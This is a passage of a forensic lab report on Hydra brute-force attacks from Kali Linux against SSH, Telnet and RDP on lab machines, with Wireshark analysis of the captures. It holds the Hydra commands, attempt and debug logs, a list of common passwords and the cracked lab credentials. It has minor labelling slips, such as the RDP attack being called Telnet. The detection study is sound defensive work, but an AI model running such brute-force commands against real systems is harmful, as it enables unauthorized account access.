0010 00 2b 00 00 40 00 40 06 a7 60 c0 a8 09 0a c0 a8
0020 89 14 dd 18 00 16 1f 02 f5 65 00 00 00 50 04P
0030 00 00 2a d8 00 00

Figure-11: SSH Traffic Analysis

SSH encrypts all data after the banner exchange, including credentials. Successful login attempted determine by Key Exchange Init of SSH protocol

Property	Value
Attacker IP	192.168.137.10
Target IP	192.168.137.20:22
Total Session	64
Successful logins	1
Time	2026-06-19T01:44:37.72
Username	shaon
Password	Encrypted due to SSH traffic
tcp.stream eq	25
Key Indicator	Server: Key Exchange Init, mean successfully login
filter	tcp.port == ssh

Table-01: Wireshark Packet analysis for SSH




Figure-12: SSH Key handshake and encryption Traffic

5.6 Launch Attack for Telnet port 23

The Hydra command used to launch the Telnet brute-force attack:

```
hydra -d -l shaon -P passwords.txt telnet://192.168.137.20
```




Figure-13: Launch brute force attack on Kali Linux

```
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 13, pid: 12267
[DEBUG] child_0 got target -1 selected
[DEBUG] hydra_select_target() reports no more targets left
[DEBUG] head_no 0, kill 0, fail 3
[DEBUG] RECV [pid:12268] (66 bytes):
0000: 5765 6c63 6f64 6520 746f 2055 6275 6e74      [ Welcome to Ubunt ]
0010: 7520 3230 2e30 342e 3620 4c54 5320 2847      [ u 20.04.6 LTS (G ]
0020: 4e55 2f4c 696e 7578 2035 2e34 2e30 2d31      [ NU/Linux 5.4.0-1 ]
0030: 3434 2d67 656e 6572 6963 2078 3836 5f36      [ 44-generic x86_6 ]
0040: 3429                                           [ 4) ]
[DEBUG] head_no[5] read F
[23][telnet] host: 192.168.137.20 login: shaon password: 123456
[DEBUG] head_no[5] read n
[DEBUG] head_no 5, kill 1, fail 0
[DEBUG] child_5 got target -1 selected
[DEBUG] hydra_select_target() reports no more targets left
[DEBUG] head_no 5, kill 0, fail 3
[DEBUG] RECV [pid:12265] (2 bytes):
0000: 0d0a                                           [ .. ]
[DEBUG] RECV [pid:12269] (2 bytes):
0000: 0d0a                                           [ .. ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 9, pid: 12265
[DEBUG] RECV [pid:12265] (31 bytes):
```

```

2. 192.168.137.10 (kali) (2)
DEBUG] RECV [pid:12264] (15 bytes):
000:  fffb 03ff fd01 fffd 1fff fb05 fffd 21      [ .....! ]
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (9 bytes):
000:  fffb 01ff fd20 fffe 22      [ ....."] ]
EBUG: TELNETD peer does not like linemode!
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (60 bytes):
000:  0d0a 4c69 6e75 7820 352e 342e 302d 3134      [ ..Linux 5.4.0-14 ]
010:  342d 6765 6e65 7269 6320 2875 6275 6e74      [ 4-generic (ubunt ]
020:  7529 2028 7074 732f 3029 0d0a 0d0a 7562      [ u) (pts/0)....ub ]
030:  756e 7475 206c 6f67 696e 3a20      [ untu login: ]
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (17 bytes):
000:  7368 616f 6e0d 0a50 6173 7377 6f72 643a      [ shaon..Password: ]
010:  20      [ ]
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (2 bytes):
000:  0d0a      [ .. ]
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (2 bytes):
000:  0d0a      [ .. ]
DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 7, pid: 12264
DEBUG] RECV [pid:12264] (31 bytes):
000:  4c6f 6769 6e20 696e 636f 7272 6563 740d      [ Login incorrect. ]
010:  0a75 6275 6e74 7520 6c6f 6769 6e3a 20      [ .ubuntu login: ]
DEBUG] head_no[1] read N
DEBUG] head_no 1, kill 1, fail 0
DEBUG] all targets done and all heads finished
DEBUG] while loop left with 1
of 1 target successfully completed, 1 valid password found
DEBUG] killing all remaining children now that might be stuck
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-21 01:05:20

(kali@kali)-[/usr/share/wordlists]
$

```

Figure-14: Successfully crack the password for Telnet.

5.7 Telnet Traffic Analysis

Successful Telnet session detail:

Property	Value
Attacker IP	192.168.137.10
Target IP	192.168.137.20
Successful logins	1
Time	2026-06-21T01:07:50.93
Username	shaon
Password	123456
tcp.stream eq	2
TCP Source Port	59800
Indicator	The password shows in plaintext
Filter	telnet.data contains "Password" telnet.data contains "login"
Filter	tcp.port == 23 && tcp.srcport == 59800

Table-02: Wireshark Packet analysis for Telnet




Figure-15: Password shows in plain text in Wireshark for telnet

5.8 RDP brute force to Windows VM port 3389

The Hydra command used to launch the Telnet brute-force attack:

```
hydra -L users.txt -P passwords.txt rdp://192.168.137.1 -t 4 -V
```



```
(kali@kali)-[/usr/share/wordlists]
$ sudo hydra -L users.txt -P passwords.txt rdp://192.168.137.1 -t 1 -v
[sudo] password for kali:
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
poses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-23 10:10:52
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 1 task per 1 server, overall 1 task, 56 login tries (l:8/p:7), ~56 tries per task
[DATA] attacking rdp://192.168.137.1:3389/
[ATTEMPT] target 192.168.137.1 - login "root" - pass "pa$$word" - 1 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "admin" - 2 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "root" - 3 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "toor" - 4 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "summer2026" - 5 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "123456" - 6 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "root" - pass "admin123" - 7 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "pa$$word" - 8 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "admin" - 9 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "root" - 10 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "toor" - 11 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "summer2026" - 12 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "123456" - 13 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "admin" - pass "admin123" - 14 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "pa$$word" - 15 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "admin" - 16 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "root" - 17 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "toor" - 18 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "summer2026" - 19 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "shaon" - pass "123456" - 20 of 56 [child 0] (0/0)
[3389][rdp] host: 192.168.137.1 login: shaon password: 123456
[ATTEMPT] target 192.168.137.1 - login "nabi" - pass "pa$$word" - 22 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "nabi" - pass "admin" - 23 of 56 [child 0] (0/0)

[ATTEMPT] target 192.168.137.1 - login "admin123" - pass "admin123" - 42 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "pa$$word" - 43 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "admin" - 44 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "root" - 45 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "toor" - 46 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "summer2026" - 47 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "123456" - 48 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "jdoe" - pass "admin123" - 49 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "pa$$word" - 50 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "admin" - 51 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "root" - 52 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "toor" - 53 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "summer2026" - 54 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "123456" - 55 of 56 [child 0] (0/0)
[ATTEMPT] target 192.168.137.1 - login "dhivya" - pass "admin123" - 56 of 56 [child 0] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-23 10:12:43

(kali@kali)-[/usr/share/wordlists]
$
```

Figure-16: Successfully crack the password for RDP.

5.9 RDP Traffic Analysis

- Filter: tcp.port == 3389
- Go to Statistics → Conversations → TCP tab
- Sort by Bytes or Duration — longest/largest sessions = successful logins
- Right-click a long session → Apply as Filter → Selected
- Follow the TCP stream to inspect

```
tcp.port == 3389 && ip.addr == 192.168.137.1
tcp.stream eq 21
```

Check for NLA negotiation:

tls.handshake.extensions_server_name

rdp_traffic_windows.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 21

No.	Time	Source	Destination	Protocol	Length	Info
1097	54.743247356	192.168.137.10	192.168.137.1	RDP	97	Cookie: msthash=shaon, Negotiate Request
1098	54.752648920	192.168.137.1	192.168.137.10	RDP	73	Negotiate Response
1099	54.752692619	192.168.137.10	192.168.137.1	TCP	54	48038 → 3389 [ACK] Seq=44 Ack=20 Win=64256 Len=0
1100	54.754244568	192.168.137.10	192.168.137.1	TLSv1.2	1736	Client Hello (SNI=192.168.137.1)
1101	54.754900417	192.168.137.1	192.168.137.10	TCP	60	3389 → 48038 [ACK] Seq=20 Ack=1726 Win=64000 Len=0
1102	54.755340612	192.168.137.1	192.168.137.10	TLSv1.2	880	Server Hello, Certificate, Server Hello Done
1103	54.755823909	192.168.137.10	192.168.137.1	TLSv1.2	372	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
1104	54.758516353	192.168.137.1	192.168.137.10	TLSv1.2	105	Change Cipher Spec, Encrypted Handshake Message
1105	54.759255574	192.168.137.10	192.168.137.1	TLSv1.2	176	Application Data
1106	54.760355279	192.168.137.1	192.168.137.10	TLSv1.2	244	Application Data
1107	54.760951643	192.168.137.10	192.168.137.1	TLSv1.2	548	Application Data
1108	54.762531372	192.168.137.1	192.168.137.10	TLSv1.2	142	Application Data
1109	54.762842789	192.168.137.10	192.168.137.1	TLSv1.2	193	Application Data
1110	54.763431101	192.168.137.10	192.168.137.1	TLSv1.2	494	Application Data
1111	54.763985354	192.168.137.1	192.168.137.10	TCP	60	3389 → 48038 [ACK] Seq=1175 Ack=3239 Win=64000 Len=0
1112	54.765358292	192.168.137.1	192.168.137.10	TLSv1.2	201	Application Data

▼ [Timestamps]
[Time since first frame in this TCP stream: 17.159500 milliseconds]
[Time since previous frame in this TCP stream: 2.692444 milliseconds]

▼ [SEQ/ACK analysis]
[This is an ACK to the segment in frame: 1103]
[The RTT to ACK the segment was: 2.692444 milliseconds]
[RTT: 1.270562 milliseconds]
[Bytes in flight: 51]
[Bytes sent since last PSN flag: 51]
[Client Contiguous Streams: 1]
[Server Contiguous Streams: 1]
TCP payload (51 bytes)

▼ Transport Layer Security
[Stream Index: 19]
▼ TLSv1.2 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
Content Type: Change Cipher Spec (20)
Version: TLS 1.2 (0x0303)

0000 08 00 27 0c b3 01 0a 00 27 00 00 10 08 00 45 00E-
0010 00 5b c3 78 40 00 80 06 a3 c7 c0 a8 89 01 c0 a8 [x@.....
0020 89 0a 0d 3d bb a6 6f 4b 38 18 f5 5e 85 4b 50 18 [..oK 8.....KP-
0030 f8 c2 6c 3a 00 00 03 03 00 01 01 16 03 03 00 ..l:.....P...
0040 28 00 00 00 00 00 00 00 00 75 93 82 50 04 aa 09 (.....u..P...
0050 6a 55 fd 47 db 6a 2b b0 14 59 51 3b 30 6a 1d 6c jU.G.j+..YQ:0j-
0060 9a 1d 68 cc ae 16 25 1c ed ..h...%..

Activate Windows
Go to Settings to activate Windows.




Figure-17: Apply Filter for Wireshark for RDP

5.9 Detect potential brute-force login attempts or suspicious activity patterns

Property	Value
Attacker IP	192.168.137.10
Target IP	192.168.137.1:3389
TCP Source Port	48038
Successful logins	1
Time	2026-06-23T10:20:00.674710119-0400 ET
Username	shaon
Password	NLA-encrypted, not recoverable from PCAP
tcp.stream eq	21
Key Indicator	Extended Application Data exchange after TLS, confirmed credential success
filter	tcp.port == 3389

Table-03: Wireshark Packet analysis for RDP

6. Correlation Finding

Correlating findings across all three Wireshark analysis reveals a unified attack campaign:

- Attacker IP (192.168.137.10) across all three protocols.
- Username 'shaon' was the successful credential in both RDP (msthash cookie) and Telnet (plaintext) and is the confirmed valid account and we found password in telnet session.
- Password '123456' (confirmed via Telnet) is likely the same password used in successful RDP and SSH sessions.
- The prior login note in the Telnet welcome banner confirms the attacker already had a foothold these PCAPs may capture a return visit, not the initial intrusion.

7. Summary Statistics

Metric	RDP	SSH	Telnet
Total Sessions	55	68 (64 active)	7
Failed Attempts	54	67	6
Successful Logins	1	1	1
Attacker IP	192.168.137.10	192.168.137.10	192.168.137.10
Target	192.168.137.1:3389	192.168.137.20:22	192.168.137.20:23
Credentials Visible	Username only (cookie)	None (encrypted)	Username + Password
Confirmed Username	shaon	shaon	shaon
Confirmed Password	Not recoverable	Not recoverable	123456
Attack Duration	~127 seconds	~192 seconds	~5 seconds
Attack Tool	Hydra / RDP client	Hydra (libssh_0.11.3)	Hydra / telnet client

8. Conclusion

The Project has designed and implemented a forensic network lab to detect and analyze unauthorized remote access to RDP (Remote Desktop), SSH (Secure Shell) and Telnet protocols. The environment is a realistic (also controlled) setting that allows for simulation of real-world credential brute force attacks from a Kali Linux attacking machine by using Hydra.

An analysis of the three PCAP files captured revealed that the attacker (192.168.137.10), managed to successfully logon to all three remote access services. The Telnet session was the most important, providing the full plaintext credentials (username: shaon, password: 123456). The RDP analysis provided the username through the msthash cookie, and SSH sessions were identified by analyzing the behavior of the sessions; how long they last, and the number of bytes transmitted.